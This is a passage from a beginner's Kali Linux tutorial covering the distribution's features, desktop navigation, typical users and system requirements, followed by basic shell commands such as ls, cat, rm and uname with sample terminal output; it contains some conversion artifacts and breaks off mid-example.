03 Developed in a Secure Environment
04 Adherence to the Filesystem Hierarchy Standard (FHS)
05 Live USB Boot
16 GPG signed packages and repositories
06 Kali Linux Full Disk Encryption
07 Kali Linux Amazon EC2 AWS Images
08 Kali Linux Metapackages
09 Automating Kali Linux Deployment
10 Kali Linux Forensics Mode
17 Multi Language support
11 Kali Linux NetHunter
12 Free and Always will be
13 Developed in a Secure Environment
14 Kali Linux Accessibility Features
15 Wide-Ranging Wireless Device Support
18 kali everywhere

The following are the features of Kali Linux:

1. Over 600 Penetration Testing Tools Pre-installed

More than **600 penetration testing tools** come pre-installed in Kali Linux, such as **Wireshark, Aircrack-ng, Nmap,** and **Crunch.**

2. Full Customization of Kali ISOs

It is always easy to generate a customized version of Kali for our specific needs using **metapackages** optimized to the security professional's specific need sets and a highly accessible ISO customization process. Kali Linux is heavily integrated with **live-build,** giving us a lot of flexibility in customizing and tailoring each aspect of our **Kali Linux ISO images.**

3. Developed in a Secure Environment

The Kali Linux team consists of a small group of people who are trusted to deliver packages and interact with repositories, all of which is done using a number of secure protocols.

4. Adherence to the Filesystem Hierarchy Standard (FHS)

Kali Linux follows **FHS (Filesystem Hierarchy Standard)** to make it easier to find libraries, support files, etc.

5. Live USB Boot

The **Live USB** boot permits us to place **Kali** onto a **USB** device and boot without touching the host operating system (it is also good for forensics work!). Using optional persistence volume(s), we can choose which file system Kali will use when it starts up, permitting for files to be saved in between sessions, generating multiple profiles. Every persistence volume can be encrypted, which is an important feature that our industry requires. If that isn't sufficient, **Kali Linux** also offers the **LUKs nuke option,** allowing us to regulate data destruction quickly.

6. Kali Linux Full Disk Encryption

Kali Linux LUKS **Full Disk Encryption (FDE)** can perform full disk encryption of our critical penetration testing computer drive is a must-have tool in the industry.

7. Kali Linux Amazon EC2 AWS Images

Using this feature, we can quickly set up a cloud version of the **Kali Linux** in the **Amazon Elastic Compute Cloud,** but we will need a lot of bandwidth or disk space for this.

8. Kali Linux Metapackages

Kali includes a number of **metapackage** collections that combine various toolkits. This makes it simple to get custom, minimized environments set up. For example, if we need a few wireless tools for an upcoming assessment, we can **apt-get install Kali-Linux-wireless.**

9. Automating Kali Linux Deployment

Automating Kali Linux deployment via **Unattended PXE installations-** We can automate and customize our Kali Linux installations over the network. We are one **PXE** boot away from a fresh, custom Kali installation, or 10,000 of them.

10. Kali Linux NetHunter

Kali Linux NetHunter **ROM** overlay for **Nexus** Android devices. Kali Linux is so flexible which creating a **"Kali NetHunter"** Android was a natural extension of our distribution. NetHunter is a custom Android **ROM** overlay for **ASOP** that provides all Kali Linux's toolset to our **Nexus** or **OnePlus phones.**

11.Kali Linux Forensics Mode

Kali's bootable **"Forensics" mode** is ideal for forensics work because the forensics kali live image option does not mount any drives **(including swap)** with this option. Kali's forensics tools **(metapackage -kali-forensics-tools)** make kali an excellent alternative for any forensics task.

12. Free and Always will be

Like **BackTrack, Kali Linux** is free to use and will remain so in the future. Kali Linux is completely free.

13. Kali Linux Accessibility Features

Kali is one of the few Linux distributions that comprise a working accessibility system for blind or visually impaired users, including **voice feedback and braille hardware compatibility.**

14. Wide-Ranging Wireless Device Support

A regular sticking point with Linux distributions has been supported for wireless interfaces. Kali Linux is designed to work with as many wireless devices as possible, permitting it to run on a wide range of hardware and make it compatible with numerous **USBs** and other wireless devices.

15. Custom, Kernel, Patched for Injection

The development team frequently conducts wireless evaluations as penetration testers, thus our Kernel includes the most recent injection patches.

16. GPG Signed Packages and Repositories

In Kali Linux, each package is signed by the developer who built and committed it, and the repositories sign the packages after that.

17. Multi-Language Support

Although most penetration tools are written in **English,** we've ensured that Kali has complete **multilingual support,** allowing more people to work in their local language and find the tools they require.

18. Kali Everywhere

A version of Kali is always close to us, wherever we need it. Mobile devices, ARM, Amazon Web Services, Docker, virtual machines, bare metal, Windows Subsystem for Linux, and more are all available.

Kali Linux Comparison with other distributions

Kali Linux is designed with an aim toward white-hat hackers, penetration testers, and cyber security experts. There are some other distributions committed to penetration testing, like Wifislax, BlackArch, and Parrot OS. Kali Linux has stood out in opposition to these other distributions for penetration testing and cyber security, as well as having aspects like the default user can be the superuser within the Kali Linux environment.

How to Work with Kali Linux GUI?

Kali Linux Desktop has some tabs we should remember and become familiar with. These tabs are:

- Places Tab
- Applications Tab
- Kali Linux Dock

Places Tab: Same as other GUI OSes, like Mac and Windows, easy access to our Pictures, Folders, and My Documents is a necessary component. On Kali Linux, Places gives that accessibility that's essential to any OS. The Places menu contains the below taps by default:

- Home
- Desktop
- Downloads
- Documents
- Pictures
- Videos
- Computer and Browse Network
- Music

Accessing Places

- Press the Places Tab
- Choose the location we want to access

Applications Tab: It gives a Graphical Dropdown List of every tool and application pre-installed in Kali Linux. Analyzing the Applications Tab is the best way to become known to the featured enriched Kali Linux OS.

Accessing Applications

- Press the Applications Tab
- Browse to the specific category we want to explore
- Press the Application we want to start

Kali Linux Dock: Same as the Task Bar of Microsoft Windows or Dock of Apple Mac. The Kali Linux Dock gives quick access to favorite/used applications frequently. Applications can be removed or added easily.

To delete an element from the dock

- Right-click over the Dock Element
- Choose the ***"Remove From Favorites"*** option

To add an element to the dock


Adding an element to the dock is very same as deleting an element from the dock. Press the ***"Show Applications"*** option at the Dock's bottom.

- Right-click on the Application
- Choose the ***"Add to Favorites"*** option
- The element will be shown inside the Dock once completed.

Who Uses Kali Linux and Why?

Kali Linux is a one-of-a-kind operating system since it is one of the few platforms that are freely utilized by both good and bad guys. This operating system is widely used by both **Security Administrators** and **Black Hat Hackers.** One is responsible for detecting and preventing security breaches, while the other is responsible for identifying and perhaps exploiting security breaches. The number of tools configured and preinstalled on the operating system makes Kali Linux a Swiss Army Knife in any security professional's toolbox.

Professionals that Use Kali Linux



1. Security Administrators

Security Administrators are responsible for protecting their institution's information and data. They use Kali Linux to review their environments(s) and ensure there are no easily discoverable vulnerabilities.

2. Pen Testers

Pen Testers use Kali Linux to audit environments and perform reconnaissance on corporate environments they've been recruited to examine.

3. Network Administrators

Network Administrators are responsible for keeping the network running smoothly and securely. They audit their network with Kali Linux. **For example,** Kali Linux has the capacity to detect illegitimate access points.

4. Forensic Engineers

Kali Linux has a **'Forensic Mode',** which permits a forensic engineer to perform data search and recovery in some cases.

5. White Hat Hackers

White Hat Hackers, like **Pen Testers,** utilize Kali Linux to audit and uncover potential vulnerabilities in an environment.

6. Black Hat Hackers

Black Hat Hackers use Kali Linux in order to find and exploit vulnerabilities. It contains a number of social engineer applications that a Black Hat Hacker can use to compromise an organization or individual.

7. Grey Hat Hackers

Grey Hat Hackers are in the middle of the spectrum between **White Hat** and **Black Hat Hackers.** They will use Kali Linux in the same as the two listed above.

8. Computer Enthusiast

Computer Enthusiast is a very general term, but anybody interested in learning more about networking or computers can use Kali Linux to better understand **IT, networking,** and **common vulnerabilities.**

9. Network Architects

Network architects are responsible for designing secure network environments. They use Kali Linux to check their initial designs and make sure nothing was missed or configured incorrectly.

10. CISO

CISO (Chief Information Security Officers) utilizes Kali Linux to audit their environment internally and find out if any new applications or rouge configurations have been installed.

Why Use Kali Linux?

There are a variety of reasons why Kali Linux should be used. Here are some of the reasons why Kali Linux is an intriguing operating system to use:

1. It is Free

Kali Linux is free for download.

2. A plethora of tools available

Kali Linux includes over 600 tools for **penetration testing** and **security analytics.**

3. Completely Customizable

The developers at offensive security understand that not everyone will agree with their design model, so they've made it as simple as possible for the more exploratory user to customize Kali Linux to their taste, even down to the kernel.

4. Open-Source

Kali Linux is available on an **open-source platform** because it is part of the **Linux** family. The whole development tree and the code are known to be viewed and modified on **Git.**

5. Multi-Language Support

Despite the fact that penetration tools are typically written in **English,** it has been ensured that Kali includes true multilingual support, allowing more users to work in their local language and find the tools they require.

System Requirements for Kali Linux

Kali is really simple to install. All we have to do is ensure that we have the right hardware. Platforms that support it include **i386, amd64,** and **ARM (both ARMEL and ARMHF).** We are ready to run **Kali Linux** if we have any of the above hardware. Furthermore, the more powerful the hardware, the greater the performance.

- **Space Requirement**

  In order to install Kali Linux, we'll need at least **20 GB** of free space on our hard disk.
- **RAM**

  A minimum of **1 GB of RAM** is required for **1386** and **amd64** systems. However, it is suggested that we have at least **2 GB** of **RAM.**
- **USB** boot support/ **CD-DVD Drive.**

Prerequisite

Before learning Kali Linux, we must have a basic understanding of computer fundamentals.

Audience

This Kali Linux tutorial is designed for people interested in pursuing their career in information security or those who are already working as network security professionals or want to add a new skill to their resume.

CHAPTER 3

BASIC COMMANDS

Kali Linux command is a powerful **penetration testing distribution** by **offensive security.** It is available in **32-bit, 64-bit** and **ARM flavors.** With the help of the Kali Linux features, we can easily create custom complex images. Kali Linux offers various certifications such as **OSCP, OSWE, OSEP, OSWP, OSEE,** and **KLCP.** The testing tools of the Kali Linux commands can be categorized into **information gathering, password attacks, vulnerability assessment, web applications, exploitation tools, sniffing** and **spoofing, maintaining access, system services** and **reporting tools.**

Kali Linux comprises various tools that can be used for **wireless attacks, hardware hacking, forensics, stress testing, and reverse engineering.** A **USB disk, hard disk,** or **Live DVD** can be used to install it. Network services are **HTTP, MYSQL,** and **SSH.** These are quite useful when using the Kali Linux commands.

Kali Linux operates on some android devices. Its predecessor is **Backtrack** which was carried over to Kali via **Live Boot.** The system becomes easy to use once the users get the command over it.

Kali Linux Basic Commands

The following is the list of Kali Linux basic commands:

1. Date Command
2. Cal Command
3. Cd command
4. Cp command
5. Whoami Command
6. Ls command
7. cat command
8. mkdir command
9. rm command
10. mv command
11. Uname command
12. Uptime command
13. Users Command
14. Less command


15. More command
16. Vi Command
17. Free Command
18. Sort Command
19. History Command
20. Pwd Command

1. Date Command

In Kali Linux, the **'date'** command is used to display the **system date** and **time.** In order to display the date, we have to use the following command:

Syntax:

1. # date




```
┌──(kali㉿kali)-[~]
└─$ date
Fri 08 Oct 2021 08:41:25 AM EDT
```

2. Cal Command

The cal command displays the current **month's formatted calendar** on our terminal screen. If we require a more advanced version of **cal,** we can install the **ncal package** on our Linux machine, which displays the calendar vertically and provides additional options.

Syntax


1. # Cal



```
┌──(kali㉿kali)-[~]
└─$ cal
    October 2021
Su Mo Tu We Th Fr Sa
                1  2
 3  4  5  6  7  8  9
10 11 12 13 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
31
```

3. Cd Command


The **'cd'** command is also called **chdir** (Change Directory). We used this command to **change** or **switch** the current working directory.



```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
Files  firebox  keyboard.png  key.png
```

4. cp Command

In Kali Linux, the **'cp'** command is used to **copy** files or a group of files or directories that create an exact image of a file on a disk with a different file name.




```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
Files  firebox  keyboard.png  key.png

┌──(kali㉿kali)-[~/Desktop]
└─$ cp key.png files
```

5. whoami Command

The **'whoami'** command is used to print the effective **user ID** whereas the **who** command prints information regarding users who are presently logged in.

The **"w"** command can also be used to view who is logged on and what they are doing.




```
┌──(kali㉿kali)-[~]
└─$ whoami
kali

┌──(kali㉿kali)-[~]
└─$ who
kali     tty7         2021-10-08 08:39 (:0)
```

6. Ls Command

One of the most useful commands in Kali Linux is the **'ls'** command. The **ls** command lists the directory contents of files and directories. With the help of the **ls** command, we can easily list out every hidden file of a directory with the **-a** attribute, and for more detailed output, we can use the **-l** attribute.

Syntax

1. # ls -al



```
┌──(kali㉿kali)-[~]
└─$ ls -al
total 148
drwxr-xr-x 15 kali kali  4096 Oct  8 08:43 .
drwxr-xr-x  3 root root  4096 May 30 18:01 ..
-rw-r--r--  1 kali kali     1 Jun  1 01:59 .bash_history
-rw-r--r--  1 kali kali   220 May 30 18:01 .bash_logout
-rw-r--r--  1 kali kali  5349 May 30 18:01 .bashrc
-rw-r--r--  1 kali kali  3526 May 30 18:01 .bashrc.original
drwxr-xr-x 11 kali kali  4096 Oct  8 08:40 .cache
drwx------ 11 kali kali  4096 Sep 17 12:51 .config
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Desktop
-rw-r--r--  1 kali kali    55 May 31 17:33 .dmrc
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Documents
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Downloads
-rw-r--r--  1 kali kali 11759 May 30 18:01 .face
lrwxrwxrwx  1 kali kali     5 May 30 18:01 .face.icon -> .face
drwx------  3 kali kali  4096 May 31 03:35 .gnupg
-rw-------  1 kali kali     0 May 31 03:35 .ICEauthority
drwxr-xr-x  3 kali kali  4096 May 31 03:35 .local
drwx------  5 kali kali  4096 Aug  8 06:02 .mozilla
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Music
drwxr-xr-x  2 kali kali  4096 Oct  8 08:41 Pictures
-rw-r--r--  1 kali kali   807 May 30 18:01 .profile
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Public
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Templates
-rw-r-----  1 kali kali     4 Oct  8 08:39 .vboxclient-draganddrop.pid
-rw-r-----  1 kali kali     4 Oct  8 08:39 .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali  4096 May 31 03:35 Videos
-rw-------  1 kali kali    49 Oct  8 08:39 .Xauthority
-rw-------  1 kali kali  6947 Oct  8 08:43 .xsession-errors
```


7. Cat Command

The **'cat'** (concatenate) command is one of Kali Linux's most commonly used commands, permitting us to create single or many files, concatenate files and redirect, view contain of file output in terminal or files.

Usually, we use the cat command to display the content of a file.

Syntax

1. # cat filename




```
┌──(kali㉿kali)-[~]
└─$ echo "Welcome to JavaTpoint" > file.text

┌──(kali㉿kali)-[~]
└─$ cat file.text
Welcome to JavaTpoint
```

8. mkdir Command

The **'mkdir'** command is used to **create directories.** For example, if we wish to create a directory named **'Penetration testing'** under the **'Documents'** directory, then we have to open a terminal and enter the below command:

1. cd Documents
2. mkdir Penetration testing




```
┌──(kali㉿kali)-[~]
└─$ cd Documents

┌──(kali㉿kali)-[~/Documents]
└─$ mkdir Penetration testing

┌──(kali㉿kali)-[~/Documents]
└─$ ls
Kali  Linux  Penetration  testing
```

9. rm Command

In Kali Linux, the **'rm'** command is used to **delete files.** It can be used to delete directories when we use them recursively.


The removal process separates a file name form its associated data in a file system and identifies that space in the storage device as available for future writes. In other words, when we erase a file. the data inside it remains unchanged, but it is no longer linked to a filename.



```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ cd Files

┌──(kali㉿kali)-[~/Desktop/Files]
└─$ ls
image1.png  java.png  pics.png  picture.png  pp.png  screen.png

┌──(kali㉿kali)-[~/Desktop/Files]
└─$ rm pics.png

┌──(kali㉿kali)-[~/Desktop/Files]
└─$ ls
image1.png  java.png  picture.png  pp.png  screen.png
```

10. mv Command

With the help of the **'mv'** command, we can **move** or **renames** files and directories on our file system.




```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
files  Files  firebox  keyboard.png

┌──(kali㉿kali)-[~/Desktop]
└─$ mv keyboard.png Files

┌──(kali㉿kali)-[~/Desktop]
└─$ cd Files

┌──(kali㉿kali)-[~/Desktop/Files]
└─$ ls
image1.png  java.png  keyboard.png  key.png  picture.png  pp.png  screen.png
```

11. uname Command

The **'uname'** command displays the **current system's information.** We can view system information about our Linux environment with the uname command in Linux. With the **uname -a command,** we can learn more about our system, including **Kernel Name, Node Name, Kernel Release, Kernel Version, Hardware Platform, Processor,** and **Operating System.**

Syntax

1. # uname



```
┌──(kali㉿kali)-[~]
└─$ uname
Linux

┌──(kali㉿kali)-[~]
└─$ uname -a
